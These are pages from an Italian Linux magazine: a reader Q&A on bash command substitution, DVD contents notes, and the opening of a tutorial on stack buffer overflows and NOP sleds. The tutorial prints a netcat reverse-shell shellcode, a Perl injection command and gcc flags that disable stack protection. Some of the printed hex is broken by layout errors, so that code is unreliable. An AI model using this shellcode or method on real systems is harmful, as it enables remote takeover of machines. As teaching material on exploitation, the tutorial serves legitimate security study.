SOLUZIONE • Prima di riportare la soluzione facciamo una premessa al fine di rinfrescare la memoria. La shell **Bash** (***www.gnu.org/software/bash***, ma ve ne sono diverse, ad esempio in **/etc/shells** è possibile leggere, con il comando **cat /etc/shells**, l'intero percorso di un certo numero di shell di login valide), è un interprete di comandi che permette all'utente di comunicare con il sistema operativo previo uso di un certo numero e tipo di comandi predefiniti e non. In altre parole la shell è un programma molto complesso che consente all'utente di lanciare i vari programmi che si vogliono utilizzare e l'uso come interprete della riga di comando è solo uno dei possibili modi di utilizzo. Agli utenti, in alcuni casi, potrebbero mancare i necessari dettagli delle modalità attraverso le quali espletare queste funzioni incorrendo così

```
alberto@Hal9001: ~
alberto@Hal9001:~$ sudo dpkg --purge'dpkg -l | egrep "^rc" | cut -d '' -f3'
[sudo] password for alberto:
dpkg: errore: opzione --purgedpkg -l | egrep "^rc" | cut -d  -f3 sconosciuta

Usare dpkg --help per un aiuto sull'installazione e la rimozione dei pacchetti [
*].
Usare "apt" o "aptitude" per un'interfaccia alla gestione dei pacchetti.
Usare dpkg -Dhelp per l'elenco delle opzioni di debug per dpkg.
Usare dpkg --force-help per l'elenco delle opzioni di forzatura.
Usare dpkg-deb --help per un aiuto sulla manipolazione dei file *.deb.

Le opzioni indicate con [*] producono output prolisso - creare una pipe con "les
s" o "more".
alberto@Hal9001:~$ 
```

Fig. 2 • L'immagine dell'errore riportata dall'utente

in errori all'apparenza non comprensibili. Accenniamo allora nel seguito le modalità attraverso le quali la shell legge una riga da tastiera e come sia in grado di riconoscere il programma che si vuole eseguire nonché ricostruirne gli argomenti che si vogliono passare e infine eseguire il tutto. Una generica invocazione per l'esecuzione di un comando, o più in generale di un programma, vede la seguente sintassi:

```
nome_programma --opzione1 valore -opz2 arg1 arg2
```

Di base è prevista la scrittura all'inizio della riga (eventuali spazi antistanti verranno ignorati) di ciò che si vuole eseguire, seguito da eventuali opzioni e/o argomenti. Il punto dal quale non è possibile prescindere è che la shell, per identificare il comando e separarlo da opzioni e/o argomenti, e separare questi ultimi fra di loro, usa caratteri vuoti come lo spazio o i caratteri di tabulazione. Pertanto, la presenza di uno o più spazi o tabulatori dice che si sta passando, ad esempio, dal nome del comando ad un argomento o opzione, o da un argomento/opzione al successivo. Questo è il motivo per cui i nomi dei comandi non contengono spazi. Se un comando è troppo lungo si può continuare sulla linea successiva previo utilizzo del carattere "\" (**backslash**). Ad esempio:

```
comando -a -b arg1 arg2 \
            arg3 --nome_file=xyz
```

In genere, la maggior parte dei comandi usa nomi scritti in lettere minuscole (i sistemi Unix/Unix-like sono case sensitive ovvero fanno differenza tra lettere minuscole e maiuscole). I pochi caratteri non alfabetici utilizzati nei nomi dei comandi sono il carattere "-" (**dash**) e "_" (**underscore**) ed eventualmente i numeri. Infatti, gran parte degli altri caratteri hanno significati specifici che esulano, però, da questa breve premessa. Aggiungiamo che la differenza fra opzioni e argomenti è che le prime attivano funzionalità o modalità di operazione specifiche del comando, mentre i secondi indicano gli oggetti, solitamente dei file, su cui il comando (o il programma) andrà ad operare. Terminata la scrittura della riga faremo seguire la pressione del tasto **Invio** che "scaricherà" nel buffer la linea scritta in modo che questa possa essere letta in ingresso dal programma che usa il terminale (nel nostro caso, la shell). Quello che in effetti fa la shell è identificare il programma da usare sulla base del nome del comando (per i percorsi viene utilizzata la variabile d'ambiente **PATH** e **echo $PATH** ne mostra il contenuto), per poi spezzare l'intera riga in una lista di stringhe che verranno passate al suddetto programma come argomenti. Questa scansione viene eseguita su tutta la riga, utilizzando gli spazi vuoti come separatori e senza distinguere fra nome del comando, opzioni e argomenti; tutto il contenuto sarà suddiviso in una lista di stringhe, che poi il programma richiamato analizzerà al suo interno. Ciò è ottenuto grazie alla variabile d'ambiente **IFS (Internal Field Separator)** la quale è utilizzata per istruire la shell alla lista di separatori nei risultati di una espansione: di default è proprio uno spazio vuoto (si può verificarlo con **echo $IFS**). Fatta questa breve premessa, arriviamo alla domanda posta dall'utente **willer11**. Come visibile dalla Fig. 2 c'è proprio un problema di spazio nella riga di comando digitato dall'utente. Infatti il comando è:

```
sudo dpkg --purge `dpkg -l | egrep "^rc" | cut -d ➘
                                                ' ' -f3`
```

laddove si può notare, ad esempio, uno spazio tra il comando sudo e il programma dpkg che si vuole richiamare così come tra il programma e la prima opzione **--purge**. Sono questi spazi che permettono alla shell di creare la giusta lista di cui sopra. Il simbolo "`" (**backtick**, apice inverso) si ottiene con la combinazione dei tasti **Alt Gr+?**. Il backtick nella shell (così come negli script shell) definisce la cosiddetta **sostituzione di comando**: in sostanza tutto ciò che è compreso tra i due apici inversi viene valutato e solo dopo viene assegnato al comando successivo, nello specifico **dpkg --purge**. Analogo modo per ottenere una sostituzione di comando è l'uso delle parentesi tonde con il simbolo "$". Il comando precedente tra apici inversi è del tutto equivalente al seguente:



```
$(dpkg -l | egrep "^rc" | cut -d ' ' -f3)
```

DVD SINGOLO + LATO A DVD DOPPIO


Distribuzioni


UBUNTU 16.04 LTS

PER CHI CERCA STABILITÀ E SICUREZZA

Con cadenza biennale, gli sviluppatori di casa Canonical rilasciano una nuova release con supporto a lungo termine (LTS) della distro più amata dagli utenti del Pinguino: Ubuntu. Questa volta, i vertici dell'azienda hanno deciso di battezzare la release 16.04 con il nome in codice di Xerial Xerus. Cosa c'è di nuovo? Beh, il team Canonical ha deciso di darsi alle pulizie di primavera, eliminando **Brasero** e **Empathy**, due software poco apprezzati dagli utenti. Tuttavia, chiunque volesse continuare ad utilizzarli può comunque installarli manualmente. Altra importante novità è il pensionamento di Ubuntu Software Center, il gestore dei pacchetti che Canonical aveva tanto osannato al momento del suo primo lancio. L'installazione e la rimozione di nuovi pacchetti è ora affidata a **GNOME Software**, decisamente più stabile e performante. Sono stati poi aggiornati tutti i software più importanti (**LibreOffice** e **Mozilla Firefox** in primis) ed il kernel Linux è il 4.4. Se vogliamo scoprire di più sulle novità di Ubuntu 16.04 LTS, a *pag. 64* di questo numero di Linux Magazine è presente il nostro consueto approfondimento speciale.

E ancora: Xubuntu 16.04 LTS, Lubuntu 16.04 LTS

COME UTILIZZARE IL DVD-ROM

Le distribuzioni principali presenti all'interno del DVD-Rom sono direttamente avviabili dal supporto digitale, quindi installabili o eseguibili in modalità LIVE. Basta inserire il DVD-Rom nell'apposito lettore e riavviare il PC. Dopo pochi secondi apparirà l'interfaccia per l'avvio della distribuzione o per la sua esecuzione in modalità LIVE. Per tutte le altre basta seguire le seguenti istruzioni.

L'INTERFACCIA

Per le distribuzioni disponibili sotto forma di immagini ISO, apriamo il DVD-Rom con il file manager e clicchiamo due vole sul file index.htm. A questo punto, dovrebbe apparire l'interfaccia di gestione. Clicchiamo sull'illustrazione o sulla voce Distribuzioni presente nel menu a destra.

DOWNLOAD ISO




Da qui, possiamo scaricare l'immagine ISO della distribuzione semplicemente accedendo alla sua eventuale cartella e premendo sul relativo link. Dopodiché, possiamo masterizzare l'ISO su Cd-Rom e DVD-Rom per creare il supporto di installazione o trasferirla su una pendrive USB bootable.


LATO B DVD DOPPIO

Distribuzioni

KUBUNTU 16.04 LTS

"IO PREFERISCO KDE!"

Si sa, accanto alla "main distro" Ubuntu, sono rilasciate una serie di derivate (supportate ufficialmente e non) che accontentano quegli utenti che preferiscono non affidarsi all'ambiente desktop predefinito della distro di casa Canonical, Unity. E fra le varianti disponibili, da sempre, Kubuntu è quella più gettonata. L'ambiente desktop KDE, infatti, è definito da molto più comodo di Unity, GNOME e tutti gli altri DE disponibili. Alla fine, però, è sempre una questione di gusti ed abitudini. Kubuntu 16.04 LTS porta con sé una serie di aggiornamenti che vanno a rinfrescare il software integrato. Tralasciando il kernel Linux (come Ubuntu 16.04 LTS si mostra nella sua release 4.4), gli sviluppatori hanno aggiornato il pacchetto applicazioni di KDE (**KDE Applications**) alla versione 15.12 ed anche Plasma Desktop. Non potevano poi mancare le nuove versioni di LibreOffice e Mozilla Firefox, due delle applicazioni disponibili out of the box più utilizzate dagli utenti. In definitiva, trattandosi di una release LTS, l'aggiornamento è altamente consigliato.

E ancora: Ubuntu GNOME 16.04 LTS, Ubuntu MATE 16.04 LTS

MASTERIZZAZIONE SUPPORTI

In ambiente Gnome possiamo utilizzare Brasero, su KDE K3b. Nel primo caso, avviamo il software, clicchiamo su Masterizza immagine e selezioniamo l'ISO da masterizzare. Con K3b, invece, clicchiamo su Strumenti/ Masterizza immagine ISO e selezioniamo l'immagine ISO.

PENDRIVE USB AVVIABILE

Installiamo UNetbootin (*http://unetbootin.sourceforge.net*). Colleghiamo la pendrive USB al PC, selezioniamo Diskimage e premiamo su "..." per trovare l'ISO. A questo punto, clicchiamo su OK e aspettiamo che la procedura termini. Subito dopo avviamo il PC da periferica USB.

Così nasce un virus

Non esiste un sistema operativo veramente sicuro e blindato. Ecco come il pirata riesce a prendere il controllo della tua distro preferita e dei PC equipaggiati con l'OS di casa Microsoft

Luca Tringali

Il codice e le procedure analizzate nelle seguenti pagine sono riportati a solo scopo didattico: violare la sicurezza dei sistemi informatici è una pratica punita dalla legge italiana ed internazionale.

Il sistema operativo del Pinguino, si sa, è un porto sicuro. Lo è sempre stato, fin dalle sue prime versioni. Tuttavia, per un pirata, realizzare un malware che possa danneggiare una macchina GNU/Linux non è impossibile. Di sicuro, però, è abbastanza difficile. Già, perché ci sono troppe variabili in gioco: l'utente dovrebbe avviare il malware e, per consentirgli di effettuare seri danni, dovrebbe garantirgli anche i permessi di amministrazione (sudo). Per il pirata, dunque, la vera difficoltà sta nel riuscire ad eseguire del codice sul sistema bersaglio: se ci riesce può fare molte operazioni, praticamente tutte. Può cancellare file, accedere alle risorse hardware del computer (ad esempio spiare dalla webcam o ascoltare l'audio catturato dal microfono integrato del PC). In pratica, un malware studiato per GNU/Linux ha le stesse potenzialità di un analogo codice malevolo sviluppato per Windows. Se sul Pinguino non esistono meccanismi pericolosi come l'autorun o l'installazione automatica di programmi scaricati dal Web, esiste comunque la vulnerabilità più vecchia della storia dell'informatica: il **buffer overflow**. Un pirata deve cercare un programma di uso comune che contenga un errore di programmazione capace di indurre il programma stesso ad un buffer overflow, ovvero ad una sovrascrittura incontrollata della memoria. Se lo trova, il pirata può sfruttare questa vulnerabilità per eseguire un codice che gli permetta di ottenere il controllo remoto e non autorizzato del PC bersaglio. E se pensiamo che in giro di software con problematiche del genere non ne esistano, ci sbagliamo di grosso: Flash Player è l'esempio più lampante. In questo numero di Linux Magazine abbiamo dunque deciso di puntare i riflettori sulla sicurezza e sui rischi ai quali siamo costantemente esposti. Al pirata basta una qualsiasi distribuzione GNU/Linux, un po' di programmazione ed un pizzico di fortuna per violare la sicurezza del sistema operativo del Pinguino o di una qualsiasi versione di Windows. Ed oggi, scopriremo quali danni può arrecare ai due sistemi operativi da sempre antagonisti.

Higher addresses
bottom of stack
STACK segment (stack frames consisting of parameters, return addresses and local variables)
variable size
top of stack
free space
HEAP segment (dynamic variables, managed by malloc(), free() etc.)
variable size
BSS segment (uninitialized global and static variables)
fixed size
DATA segment (initialized global and static variables)
fixed size
TEXT segment (program code)
fixed size
Lower addresses
Virtual address space of a process

Fig. 1 - La segmentazione della memoria (Text, Data, BSS, Heap, e Stack)

LA SEGMENTAZIONE DELLA MEMORIA

La memoria RAM, nell'immaginario collettivo, è un unico schedario pieno di cassetti ai quali è possibile accedere in modo completamente disordinato. Non è proprio così. La memoria di un computer, per un programma, è divisa in cinque porzioni ben distinte: **Text, Data, Bss, Heap** e **Stack**. Il codice del programma è contenuto nel segmento di memoria Text. Durante l'esecuzione del codice, il processore incontra un'istruzione che richiede il lancio di una funzione. Il processore salta all'indirizzo della memoria Text in cui è presente il codice di tale funzione. Prima di





Fig. 2 - In una situazione normale, lo spazio dedicato ad una variabile nello Stack contiene i byte della variabile, il byte nullo come terminatore di stringa, un puntatore del frame di memoria, e l'indirizzo di ritorno della funzione attuale

iniziare le operazioni vere e proprie vi sono delle istruzioni che indicano al processore quali sono le variabili che devono essere condivise tra la porzione del programma che ha chiamato la funzione e la funzione stessa. Queste variabili condivise vengono inserite nel segmento di memoria Stack. Assieme alle variabili vi è anche un'altra informazione che va condivisa tra il codice "principale" e la funzione chiamata: **l'indirizzo di ritorno.** Ovvero, l'indirizzo di memoria in cui si trova l'istruzione da inserire nel registro EIP, affinché possa essere eseguita immediatamente al termine della funzione chiamata. Tuttavia, non c'è alcun sistema di controllo: un indirizzo di ritorno è soltanto un numero e niente più, e può essere sovrascritto.

I BUFFER OVERFLOW BASATI SULLO STACK

Prima di capire come sia possibile sovrascrivere l'indirizzo di ritorno di una funzione per assumere il controllo di un programma, cerchiamo di capire meglio come funziona lo Stack. Il principio di funzionamento è il cosiddetto **FILO, First In Last Out**, cioè *"il primo elemento ad essere inserito è l'ultimo a poter essere estratto"*. È come una pila di piatti: il primo piatto che posizioniamo si trova sul fondo, e non possiamo prenderlo finché non abbiamo rimosso tutti gli altri. A questo punto è necessario tenere in qualche modo traccia di quale sia l'ultima informazione registrata nello Stack, cioè l'informazione che può al momento essere estratta oppure dopo la quale è possibile inserire una nuova informazione. Ricapitoliamo la funzione dei *registri dei puntatori*:

EIP: memorizza l'indirizzo di ritorno, che contiene l'istruzione da eseguire appena la funzione attuale sarà terminata.

ESP: memorizza l'indirizzo dell'ultima informazione registrata nello Stack, così è possibile sapere dove finisce lo Stack al momento attuale e dove scrivere l'eventuale informazione successiva.

EBP: memorizza la posizione di un indirizzo interno allo Stack (dove si trovano le variabili della funzione attuale).

LA SLITTA NOP

Se il pirata vuole dirottare l'esecuzione dei comandi da parte del processore, dovrà ovviamente sovrascrivere l'indirizzo di ritorno di una funzione, così da poter inserire al suo posto l'indirizzo di una porzione di memoria in cui egli stesso ha scritto il codice che vuole eseguire. Naturalmente, ci sono alcuni problemi: il pirata ha la necessità di conoscere l'indirizzo in cui viene scritta la variabile "vulnerabile" e la posizione in cui viene scritto l'indirizzo di ritorno. Per il pirata, non esiste modo di ottenere le informazioni di cui ha bisogno. Tuttavia, esiste un trucco grazie al quale queste informazioni risultano non più necessarie: si chiama **NOP sled**. La traduzione letterale è *"slitta con nessuna operazione"*, ed è un'istruzione in linguaggio macchina che, semplicemente, non fa niente (NOP significa "nessuna operazione"). È molto importante capire che un'istruzione NOP fa in modo che il processore passi immediatamente all'istruzione successiva. Si può quindi facilmente costruire una "slitta": una lunga sequenza di istruzioni NOP non fa altro che portare il processore all'istruzione posizionata dopo l'ultimo NOP. Facciamo un esempio pratico: innanzitutto, ricordiamo che in un sistema x86 l'istruzione **NOP** è rappresentata dal numero esadecimale **\x90**. L'istruzione:

```
\x90\x90\x90\x90\x90\x90\x41\x44x44
```

consiste banalmente nell'istruzione:

```
\x41\x44x44
```

Perché tutti i **\x90** vengono saltati dal processore appena li legge: appena il processore incontra una di queste istruzioni, il registro **EIP** viene incrementato di un'unità, quindi il processore passa a leggere il byte immediatamente successivo. Non è inutile come può sembrare: può essere utilizzato per sincronizzare delle porzioni di memoria. Il lato più interessante della cosa è che, ovviamente, le istruzioni d'esempio sono perfettamente equivalenti. Ecco dunque il trucco del pirata per evitare di dover capire dove si trova esattamente l'indirizzo di memoria: basta scrivere una slitta NOP (cioè una serie di **\x90**) abbastanza lunga immediatamente prima dell'istruzione da eseguire. In questo modo non serve conoscere esattamente in quale indirizzo di memoria è stata registrata l'istruzione da eseguire: basta avere una idea di massima di dove potrebbe trovarsi uno qualsiasi dei byte **\x90**, e la slitta NOP farà sì che il processore finisca con l'eseguire proprio l'istruzione che il pirata desidera. Naturalmente, il malintenzionato deve ancora risolvere un problema: sapere esattamente dove deve essere posizionato l'indirizzo di ritorno della funzione. Anche quest'ostacolo può essere superato con una certa facilità: basta ripetere molte volte l'indirizzo desiderato (che va calcolato in modo che si riferisca ad almeno uno dei numerosi byte **\x90** scritti precedentemente). Infatti, per la legge probabilistica dei "grandi numeri", basta ripetere molte volte l'indirizzo di ritorno affinché almeno una di queste volte esso venga scritto proprio nel punto in cui deve trovarsi. Ricapitolando: è possibile sfruttare la vulnerabilità di un programma inviandogli una

stringa costruita con una lunga sequenza di istruzioni NOP, poi un codice Assembly da eseguire per ottenere il controllo del computer e, infine, l'indirizzo di ritorno che punta proprio su una delle istruzioni NOP inviate in precedenza. E cosa fare per creare una stringa di istruzioni NOP sufficientemente lunga? Il pirata si affida a Perl. Infatti, il comando:

```
./errore `perl -e 'print "\x90"x600;'`
```

produce una sequenza di 600 istruzioni NOP (\x90), ovvero una NOP sled di 600 byte e la passa al programma errore. Naturalmente, questo non basta per sfruttare davvero la vulnerabilità del programma: serve anche un codice macchina Assembly da eseguire e l'indirizzo di ritorno. Il codice Assembly che un pirata vuole eseguire può essere qualcosa di simile al seguente:

```
\xeb\x3c\x5e\x31\xc0\x88\x46\x0b\x88\x46\x0e\x88\x46\x16
x88\x46\x26\x88\x46\x2b\x89\x76\x2c\x8d\x5e\x0c\x89\x5e
x30\x8d\x5e\x0f\x89\x5e\x34\x8d\x5e\x17\x89\x5e\x38\x8d
x5e\x27\x89\x5e\x3c\x89\x46\x40\xb0\x0b\x89\xf3\x8d\x4e
x2c\x8d\x56\x40\xcd\x80\xe8\xbf\xff\xff\xff\x2f\x62\x69\x6e
x2f\x6e\x65\x74\x63\x61\x74\x23\x2d\x65\x23\x2f\x62\x69
x6e\x2f\x73\x68\x23\x31\x32\x37\x2e\x31\x32\x37\x2e\x31\
x32\x37\x2e\x31\x32\x37\x23\x39\x39\x39\x39\x23\x41\x41
x41\x41\x42\x42\x42\x42\x43\x43\x43\x43\x44\x44\x44\x44
x45\x45\x45\x45\x46\x46\x46\x46
```

Per il momento non entriamo troppo nei dettagli: ci accontentiamo di dire che questo tipo di codice è chiamato **shellcode**, perché permette al pirata di ottenere una shell, ovvero un prompt dei comandi con cui avere il controllo del computer su cui era in esecuzione il software vulnerabile. Si può quindi modificare il comando precedente di modo che includa sia la NOP sled che lo shellcode:

```
./errore `perl -e 'print "\x90"x101;'``perl -e 'print "\
xeb\x3c\x5e\x31\xc0\x88\x46\x0b\x88\x46\x0e\x88\x46\x16\
x88\x46\x26\x88\x46\x2b\x89\x76\x2c\x8d\x5e\x0c\x89\x5e\
x30\x8d\x5e\x0f\x89\x5e\x34\x8d\x5e\x17\x89\x5e\x38\x8d\
ùx5e\x27\x89\x5e\x3c\x89\x46\x40\xb0\x0b\x89\xf3\x8d\x4e\x
2c\x8d\x56\x40\xcd\x80\xe8\xbf\xff\xff\xff\x2f\x62\x69\x6e\
x2f\x6e\x65\x74\x63\x61\x74\x23\x2d\x65\x23\x2f\x62\x69\
x6e\x2f\x73\x68\x23\x31\x32\x37\x2e\x31\x32\x37\x2e\x31\
x32\x37\x2e\x31\x32\x37\x23\x39\x39\x39\x39\x23\x41\x41\
x41\x41\x42\x42\x42\x42\x43\x43\x43\x43\x44\x44\x44\x44\
x45\x45\x45\x45\x46\x46\x46\x46";'`
```

Perché il pirata ha realizzato una NOP sled di esattamente 101 byte (x101)? In realtà non c'è un motivo preciso per scegliere proprio questo numero, ma esiste una regola da rispettare: considerato che l'indirizzamento della memoria nei sistemi a 32 bit richiede 4 byte, è ovvio che la somma dei byte della NOP sled e dello shellcode deve obbligatoriamente essere divisibile per 4, altrimenti l'indirizzo di ritorno (che verrà scritto dopo lo shellcode) finirebbe per essere disallineato (cioè non comincerebbe nell'esatta posizione in cui il processore si aspetterebbe di trovarlo). Se abbiamo contato i byte dello shellcode, avremo notato che sono 135. Una NOP abbastanza grande deve avere almeno 100 byte. Tuttavia, la somma di 100+135, ovvero 235 byte, non è divisibile per 4. Un numero che possa essere divisibile per 4 è 236 quindi, considerato che la dimensione dello shellcode non può cambiare, il pirata imposta una dimensione della NOP sled tale da ottenere una somma totale di 236 byte. Manca, ormai, soltanto la parte dell'indirizzo di ritorno.

IL GIUSTO INDIRIZZO

L'indirizzo di ritorno che si vuole scrivere è ovviamente un indirizzo che corrisponde ad almeno uno dei caratteri della NOP sled. Come fa il pirata a sapere dove si trova questo codice macchina? Semplice: la NOP sled è ora inserita nella memoria del PC tramite la variabile "vulnerabile", ovvero quella che nel nostro programma di test **errore.c** (*http://www.edmaster.it/url/5758"www.edmaster.it/url/5758*) abbiamo chiamato stringa, ed alla quale abbiamo assegnato un massimo di 500 byte. Al pirata basterà trovare la posizione in memoria di tale stringa durante una esecuzione del programma errore e saprà dove trovare la NOP sled. Il pirata compila il programma **errore.c** (*www.edmaster.it/url/5758*) assicurandosi che il compilatore non aggiunga del codice per evitare la sovrascrittura dell'indirizzo di ritorno:

```
gcc errore.c -o errore -fno-stack-protector -z execstack
```

Ora, il pirata procede utilizzando GNU Debugger. Avvia il programma con il comando:

```
gdb -q ./errore
```

Il pirata controlla il codice Assembly del programma errore, in particolare quello della funzione main (il cuore di ogni programma):

```
disas main
```

Gli appare qualcosa del genere:

```
Dump of assembler code for function main:
   0x0804841d <+0>:     push   %ebp
   0x0804841e <+1>:     mov    %esp,%ebp
   0x08048420 <+3>:     and    $0xfffffff0,%esp
   0x08048423 <+6>:     sub    $0x210,%esp
   0x08048429 <+12>:    mov    0xc(%ebp),%eax
   0x0804842c <+15>:    add    $0x4,%eax
   0x0804842f <+18>:    mov    (%eax),%eax
   0x08048431 <+20>:    mov    %eax,0x4(%esp)
   0x08048435 <+24>:    lea    0x1c(%esp),%eax
   0x08048439 <+28>:    mov    %eax,(%esp)
   0x0804843c <+31>:    call   0x80482f0 <strcpy@plt>
   0x08048441 <+36>:    mov    $0x0,%eax
   0x08048446 <+41>:    leave
   0x08048447 <+42>:    ret
End of assembler dump.
```

Le operazioni preliminari

Analizziamo quali azioni intraprende il pirata per prepararsi all'attacco

01 I FERRI DEL MESTIERI

Il pirata deve assicurarsi che sul suo sistema siano installati i programmi necessari a compilare del codice malevolo: può farlo lanciando il comando **sudo apt-get install nasm build-essential gcc gdb.** È anche necessario anche il pacchetto **netcat-traditional.**

02 C'È UN'ALTERNATIVA

Sui sistemi derivati da Ubuntu, potrebbe essere presente **netcat-openbsd**. Quindi, il pirata deve impostare come predefinita la versione tradizionale con il comando **sudo update-alternatives –config nc**, scegliendo l'opzione **2**.

03 IL CODICE COL BUG

Il pirata deve ora procurarsi il programma buggato: ad esempio, può scaricare il file **errore.c** (*www.edmaster.it/url/5758*). Il programma deve essere compilato lanciando il comando **gcc errore.c -o errore -fno-stack-protector -z execstack.**

04 STACK VULNERABILE

